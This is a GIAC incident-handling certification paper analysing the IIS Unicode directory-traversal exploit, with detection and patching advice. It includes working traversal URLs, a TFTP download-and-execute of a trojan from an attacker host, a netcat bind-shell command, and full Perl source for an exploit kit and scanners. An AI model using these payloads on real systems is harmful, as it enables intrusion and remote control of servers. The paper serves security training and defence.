Global Information Assurance Certification Paper

Nathan Miller

GIAC Advanced Incident Handling and Hacker Exploits
Practical Assignment, Option 2
Description of IIS Unicode exploit

Exploit Details:

Name: IIS Unicode Exploit

Operating System: Microsoft Internet Information Server (IIS 4.0 and 5.0)

Protocols/Services: http

Brief Description: The IIS Unicode Exploit allows users to run arbitrary commands on the web server. IIS servers with the Unicode extensions loaded are vulnerable unless they are running current patches.


Protocol Description

The IIS Unicode exploit uses the http protocol, and malformed URLs to traverse directories and execute arbitrary commands on vulnerable web servers. This type of exploit was common in older web servers, and was referred to as the "Dot Dot" attack. It was called this because of how the attacker backed out of the web root folder to the system root (e.g. C:\ ) and then to the desired folder (e.g. C:\winnt\system32).

The IIS Unicode exploit uses a Unicode representation of a directory delimiter (/) to fool IIS into doing the same thing as the old Dot Dot attack. The fix to the Dot Dot attack does not recognize the Unicode representation of the slash, which is why this exploit still works.

Because the exploit uses http, it can be made to work right from the Address bar of your browser. This is in fact the easiest way to exploit the vulnerability, but scripting the attack makes it more efficient to perform on many hosts.

The following example shows a non-destructive command being run from the browser Address bar, which displays the directory listing of the c:\ directory of a web server. Because of the non-interactive nature of this exploit, interactive commands such as ftp and telnet don't work very well. We will see later how it is possible to run commands interactively using this exploit as a first step.



This is a simple example of the Unicode Exploit using a web browser. Note that the output of the command dir c:\ is displayed in the browser window.

How the exploit works

In order to determine how the exploit works, we need to examine a sample of the exploit. The following URL was run on a vulnerable machine on the Internet. The URL will run the command dir c:\ and return the output as a web page. Lets examine the URL: (the IP address has been modified to protect server identity)

http://www.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

The first thing we notice is that the URL starts by calling something from the scripts directory. For this particular version of the attack, the scripts directory must exist and the Unicode extensions must be loaded in order for the exploit to work. There are other requirements for this to work that we will see later. There are also variants of this attack that rely on the use of msadc.dll. We will examine this more closely in a later section.

The next thing we see is ..%c0%af. The string of characters "%c0%af" is an overlong UNICODE representations for '/', so we can interpret the URL to be:

http://www.example.com/scripts/../../winnt/system32/cmd.exe?/c+dir+c:\

Analyzing the URL in this form makes it a little more obvious what is going on here. This is exactly like the old Dot Dot attack. The URL backs out of the web root, then calls \winnt\system32\cmd.exe with the parameters dir and C:\. We are using the command interpreter (cmd.exe) to execute the command "dir c:\". This URL is purely a benign example to illustrate how to run commands.

Any command that can be run by the user IUSR_machinename can be run by crafting the appropriate URL and entering it into the address bar. The IUSR_machinename user has approximately the same rights as a user who logs on interactively at the console. It is important to note that this exploit does not give the attacker Administrative level access (unless the server has been mis-configured and runs as an Administrative user). There are however ways that an attacker can elevate their access to Admin level, using this exploit as a first step. Other vulnerabilities would have to be exploited in order to gain administrative access, but once an attacker has any level of access to the Operating System, it is usually relatively easy for them to gain administrative privileges.

The exploit works because of how, and more importantly when, IIS interprets the Unicode characters. It seems that IIS interprets Unicode characters after it does path checking. We see that substituting a / for the %c0%af will result in a 404 – error on the web server. We can deduce from this output that IIS checks the path before interpreting the Unicode /.





Diagram of the Exploit

The following diagram illustrates how an attack might happen. The attack is an example of what a typical attacker might do once a vulnerable server is discovered. The diagram illustrates an attacker causing the victim server to download a file via TFTP, then executing the file.



1. From a web browser, the attacker determines that the Web Server running on 10.1.1.5 is vulnerable to the Unicode Exploit. Once this determined, the attacker will typically try to elevate their privileges. This can be done easily by downloading other mailcious code or a trojan horse program from another location using tftp.

2. The attackercrafts a URL that causes the web server to use tftp to download a file from the server 10.10.1.1

3. The TFTP server sends the trojan program to the web server.

4. The attacker then executes the program remotely, agian using the web browser and the unicode exploit to run the command.

5. The attacker now has full control over the web server using the trojan program.

How to use the exploit

The exploit can be carried out completely using the browsers URL bar, however scripts have been written to automate the entire process. There have also been many scripts written that automate the process of finding vulnerable servers, as well as automating the process of uploading malicious code to the vulnerable servers. Following in this section are many possibilities of different ways to exploit the Unicode vulnerability. Most of these are ways to upload and execute programs to the vulnerable server. The three methods that will be discussed are TFTP, net use, and automated scripts.

An example of an easy way to download files using the Unicode exploit would be by typing the following URL into the address bar of a browser. The following URL will cause the server to download a file using TFTP called Trojan.exe from the server xxx.xxx.xxx.xxx and saves the file to c:\winnt\system32\Trojan.exe.

http://www.example.com/scripts/..%c0%af../winnt/system32/tftp.exe+"-i"+xxx.xxx.xxx.xxx+GET+trojan.exe+c:\winnt\system32\trojan.exe

Once the file Trojan.exe resides on the server, the attacker can then execute the Trojan with the URL:

http://www.domainname.com/scripts/..%c0%af../winnt/system32/trojan.exe

If the file Trojan.exe was Netbus or Back Oriface, the server would then be infected and completely vulnerable. These Trojans do not require a high level of access to be installed, but give the Trojan user complete control over the infected system.

An attacker could also achieve the desired result by mounting or accessing a share over the Internet. It should be noted that this will not work if netbios is not installed on the vulnerable server, or filtered anywhere along the way. The URLs used to do this would look similar to the following:

http://www.domainname.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+net+use+\\servername\sharename

These attacks would be more complex and less reliable than using TFTP, but it should be mentioned that this is also a possibility. Once a share is mounted, files could be copied and uploaded or downloaded by the attacker. Uploaded files could be executed much like the URL listed above in the TFTP section.

Many examples of automated scripts are available from packetstorm. Here is a link to the particular one that I will be examining more closely:

http://packetstorm.securify.com/0011-exploits/NIT_unicode.zip

I chose this script because of its particularly good documentation and completeness. This zip file contains everything you need to exploit a vulnerable IIS server. The zip archive contains the perl scripts to test if a server is vulnerable, a Trojan program that will open a backdoor on the compromised server, and a TFTP server for you to run on your local box.

The first step in this type of exploit is to determine vulnerable servers. This particular exploit program has a perl script that can determine if hosts are vulnerable, the script is called uni.pl. A user would scan a range of IP addresses using this or a similar tool to determine quickly which servers are vulnerable to this exploit.

The second step is to then make the target server download a precompiled executable file called ncx99.exe. This exploit provides a TFTP server which runs on windows platforms, and detailed instructions for setting up the server so that remote TFTP clients can download the file. The attacker would then use another perl script, uniexe.pl, to cause the server to download the file from a TFTP server.

The final step in the exploit is to execute the file that you just uploaded to the vulnerable

server. This can also be done using the uniexe.pl script. The Perl code for uni.pl and uniexe.pl can be found in the Source Code/Pseudo Code section.

Once the ncx99.exe file has been executed on the target server, the attacker can then connect using telnet or netcat directly to port 99 with no authentication. This gives direct command line access to the target machine that is not logged via the IIS logs. The ncx99.exe executable acts like a telnet server running on port 99. The executable is probably nothing more than a modified netcat that needs no switches or options. Using the standard netcat executable with the following options would do the same thing:

nc -l -p 99 -t -e cmd.exe

This command tells netcat to listen to port 99 and when it receives a connection, run cmd.exe. This effectively opens a telnet server on port 99 that requires no authentication. Once an attacker has command line access to the machine, the attacker can download other code, such as getadmin.exe or other similar privilege elevating code to gain administrative level access. There are several binaries available on the Internet that will add a particular user to the administrators group, or allow any user to execute commands with administrative level privileges. Many of these exploits will work well on a Windows 2000 SP1 machine and use the named pipe vulnerability.

There are of course many other things a malicious attacker might do once they get access to the server. The three most likely targets are data Integrity, Availability, and Confidentiality. Once a system has been compromised by this sort of attack, it is very difficult to ensure data integrity. Attackers often leave back doors into systems they have compromised to facilitate their return later. Attackers often delete logs and turn off auditing to cover their tracks. There are many ways to compromise a systems integrity, but very few ways to know for sure what an attacker has done to a system after initial compromise.

An attacker might install Distributed Denial of Service (DDoS) clients that can be remotely controlled. This could be a way to attack the servers availability. A more obvious availability attack would be to simply turn the desired service off. Any attack against a servers availability is trivial to perform once an attacker has gained sufficient privileges on the machine.

Another possibility is an attack to gain confidential data. Web servers are full of confidential data that should not be viewed by other parties. Many web servers require a username and password combination be used to authenticate to a web server. Because of how the Unicode exploit works, it is possible to view data the is stored in password protected areas of the web server simply by copying the files to a non-password protected directory, then viewing the files from there.

Description of variants

There is a variant of this Unicode attack that is very similar. It does not use the scripts directory, but instead, it uses msadc.dll. This attack is less common, but achieves the same result. If an administrator deleted the scripts directory, this could be the avenue of exploit used by an attacked. A copy of an msadc.dll scanner has been included in the Source code section for completeness.

There are probably many automated scripts and precompiled binaries to exploit this vulnerability in IIS. The previous example is one of many that can be found on packetstorm. A search of any underground site will uncover many scripts and binaries, most of which will automate scanning for and exploiting this vulnerability.

Signature of the attack

Because we are using the web server to perform commands, odd-looking URL requests will show up in the IIS logs (assuming that the web server is logging accesses). The exploit will generate entries in the log similar to the following:

```
2001-01-11 18:59:13 10.172.42.2 - 10.140.210.32 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:\ 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-01-11 18:59:57 10.172.42.2 - 10.140.210.32 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:%5C 200 Mozilla/4.74+[en]+(Windows+NT+5.0;+U)
2001-01-11 19:00:23 10.172.42.2 - 10.140.210.32 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:\ 200 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-01-11 19:39:46 10.172.42.2 - 10.140.210.32 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+c:\ 200 Mozilla/4.0+(compatible;
```

Identifying what the attacker is doing (or trying to do) is quite obvious from the URL in the logs. Note that the logs do not print out the Unicode representation of the slash, but the Interpreted Unicode (/). This may confuse someone who tries to paste this into his or her browser because it generates a 404 error. This may give the person a false sense of confidence that their system has not been compromised, when in fact, it probably is.

This exploit is only bound by the attackers creativity. Any command that IUSR_machinename can run, can be made to run using this exploit. Downloading and executing files is probably the most desirable result for an attacker. A good example of this type of attack, might be a Trojan Horse program such as Netbus or Back Orifice. Trojan horse programs usually give an attacker an elevated privilege level. If programs can be successfully downloaded and executed, the user can run any exploit code to elevate their privileges. There are many small precompiled binaries that when run on a system add a user to the Administrators group, or allow commands to be run with Administrator privileges. Attackers often target the SAM database on NT and 2000 machines. In order to dump the SAM database a user must have Admin levell access to the machine. Privilege escalation would be a common goal of an attacker using the Unicode Exploit because of the relatively low privilege level of the IUSR_machinename

account.

The best way to tell if your server has been compromised is to keep a close eye on the logs. There is no telltale log entry that will tell you if you have been compromised or scanned for this vulnerability because of the wide range of possibilities of compromise. However, if any log entries contain cmd.exe or the Unicode “slashes”, the system should be taken offline immediately to determine the severity of the compromise.

It is also very important to look for any large gaps in time when there are no log entries, because this also a sure sign that log entries have been deleted. Attackers will try to cover their tracks to keep from being detected, especially if it is easy to tell from where the attack originated. This is a good reason to have logs in two separate places for any server that is accessible to the Internet.

How to protect against it

The easiest way to protect servers from this exploit, is to remove the Unicode extensions from the server, however this solution will be unacceptable to many system administrators because the systems functionality may depend on the Unicode extensions. The best method to protect against this exploit is to update the patches on your server. Microsoft issued a patch several months ago that fixed the problem, but the patch was meant to fix a different problem. The patch (MS00-057) was issued to fix file permissions problems.

Microsoft has released Security Bulletin MS00-078 “Web Server Folder Transversal” to warn of the problem. The bulletin explains that patch MS00-057 ("File Permission Canonicalization") fixes this problem. This patch should be applied immediately if your web server is found to be vulnerable.

It is important to closely follow security bulletins and patches issued by Microsoft, even if you may not think that the patch will affect your systems. This exploit proves that point. The patch that fixes the problem was issued in August of 2000, and the exploit came out in mid-October 2000. There are still many servers out there that have not been patched, and therefore are vulnerable.

Direct links to patches can be found at the following URLs:

IIS 4.0
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

IIS 5.0
http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

Note: Microsoft has stated that these patches would be included in Windows NT 4.0

Service Pack 7 and Windows 2000 Service Pack 2 when they are released.

Source code/ Pseudo code

The following scripts are Perl scripts contained in the NIT_Unicode exploit kit mentioned above.

Uni.pl

```
#!/usr/bin/perl
# Use this perl script to identify if the host is vulnerable!
# "WHO LET THEM DOGS OUT"
# Usage: perl uni.pl IP:port
# Only makes use of "Socket" library
# This does 14 different checks. Have Fun!


use Socket;
# --------------init
if ($#ARGV<0) {die "UNICODE-CHECK

Example: c:\\perl uni.pl www.theriver.com:80 {OR}
{if the host is not using a proxy} c:\\perl uni.pl 127.0.0.1:80\n";}
($host,$port)=split(/:/,@ARGV[0]);
print "Trying.....................
\n";
$target = inet_aton($host);
$flag=0;
# ---------------test method 1
my @results=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 2
my @results=sendraw("GET
/scripts..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 3
my @results=sendraw("GET
/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 4
my @results=sendraw("GET
/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 5
my @results=sendraw("GET
```

```
/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 6
my @results=sendraw("GET
/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}


# ---------------test method 7
my @results=sendraw("GET
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 8
my @results=sendraw("GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}


# ---------------test method 9
my @results=sendraw("GET
/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 10
my @results=sendraw("GET
/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 11
my @results=sendraw("GET
/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 12
my @results=sendraw("GET
/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------test method 13
my @results=sendraw("GET
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}
```

```
# ---------------test method 14
my @results=sendraw("GET
/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/syste
m32/cmd.exe\?/c\+dir HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /Directory/) {$flag=1;}}

# ---------------result
if ($flag==1){print "<THIS HOST IS VULNERABLE> :-)\n
USE unicodexecute2.pl from
http://packetstorm.securify.com/0010-exploits/unicodexecute2.pl\n";}
else {print "<THIS HOST IS NOT VULNERABLE> :-( \n";}

# ------------- Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
#NIT IN THE YEAR 2000
```

Uniexe.pl

```
#!/usr/bin/perl
# This is for educational purpose's only!
# WHO LET THEM DOGS OUT!
# Use uni.pl first to see if this is a vulnerable server!
# Based of the script unicodeexecute.pl from Roelof Temmngh
# Files=uniexe.pl,uni.pl,readme.file,tftpd32.exe,exploit.readme

use Socket;

if ($#ARGV<0) {die "Usage: uniexe.pl IP:port command\n";}
($host,$port)=split(/:/,@ARGV[0]);
$target = inet_aton($host);


$failed=1;
$command="dir";
@results=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n\cls");
foreach $line (@results){
 if ($line =~ /nit.exe/) {$failed=0;}
}
$failed2=1;
if ($failed==1) {

 #You need to change the xxx.xxx.xxx.xxx to your ip address. Duh!
 $command="tuft -i xxx.xxx.xxx.xxx GET ncx99.exe
```

```
c:\\inetpub\\scripts\\nit.exe";
 $command=~s/ /\%20/g;
 @results2=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
 foreach $line2 (@results2){
  if (($line2 =~ /nit.exe/ )) {$failed2=0;}
 }
}


$command=@ARGV[1];
print "\n
Hit CTRL-C if this is Hanging";

$command=~s/ /\%20/g;
my @results=sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
print @results;

# ------------- Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||2) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }

}
# NIT IN THE YEAR 2000
```

MDAC-scan.pl

```
#!/usr/bin/perl
#
#
#  No comments.
#
#  #Phreak.nl http://www.casema.net/~gin
#
#  -- Xphere --



use Socket;
$SIG{'ALRM'} = sub { exit(0) };
$SIG{'CHLD'} = sub { wait };


if ($#ARGV == 1) {
    $in = $ARGV[0];
    $out = $ARGV[1];
```

```
} else {
    print "\n\e[0;34m[ MDAC scanner by: Xphere -- #Phreak.nl
]\e[0m\n\n";
    print "Usage: $0 <host_list> <log_file> &\n";
    exit(0);
}


open(IN, "$in") || die "Can't open $in!";
open(OUT, ">>$out") || die "Can't create $out!";


while (<IN>) {
    chomp($line = $_);

    if ($line =~ /(\S*)/) {
        if ($pid = fork) {
            sleep 10;
        } elsif (defined($pid)) {
            alarm(25);
            checkh($1);
            alarm(0);
            exit(0);
        }
    }
}




sub checkh
{
    my ($server) = @_;
    my ($port) = 80;
    chop($hostname = 'hostname');

    ($name, $aliases, $proto) = getprotobyname('tcp');
    ($name, $aliases, $port) = getservbyname($port,'tcp')
        unless $port =~ /^\d+$/;
    ($name, $aliases, $type, $len, $thisaddr) =
gethostbyname($hostname);
    ($name, $aliases, $type, $len, $thataddr) =
gethostbyname($server);

    socket(S, AF_INET, SOCK_STREAM, $proto);
    $sockaddr = 'S n a4 x8';
    $this = pack($sockaddr, AF_INET, 0, $thisaddr);
    $that = pack($sockaddr, AF_INET, $port, $thataddr);

    if (bind(S, $this) && connect(S, $that)) {
        select(S);
        $|=1;
        print S "GET \/msadc\/msadcs.dll HTTP\/1.0\r\n\r\n";

        while (<S>) {
            chomp($serv = $_);
            if ($serv =~ /^HTTP\/1\.1\s200\sOK/i) {
                print OUT "$server runs MDAC.\n"
```

```
            }
        }
    }
    close(S);
}


sleep 15;
close(IN);
close(OUT);
```

Additional Information

References:

Microsoft Security Bulletins:
http://www.microsoft.com/technet/security/current.asp

Microsoft Security Bulletin MS00-057:
http://www.microsoft.com/technet/security/bulletin/MS00-057.asp

Microsoft Security Bulletin MS00-078:
http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Rain Forest Puppy write-up of the Unicode exploit:
http://packetstorm.securify.com/0010-exploits/iis-unicode.txt

Example of Automated exploit:
http://packetstorm.securify.com/0011-exploits/NIT_UNICODE.zip

Xforce write-up on the subject:
http://xforce.iss.net/alerts/advise68.php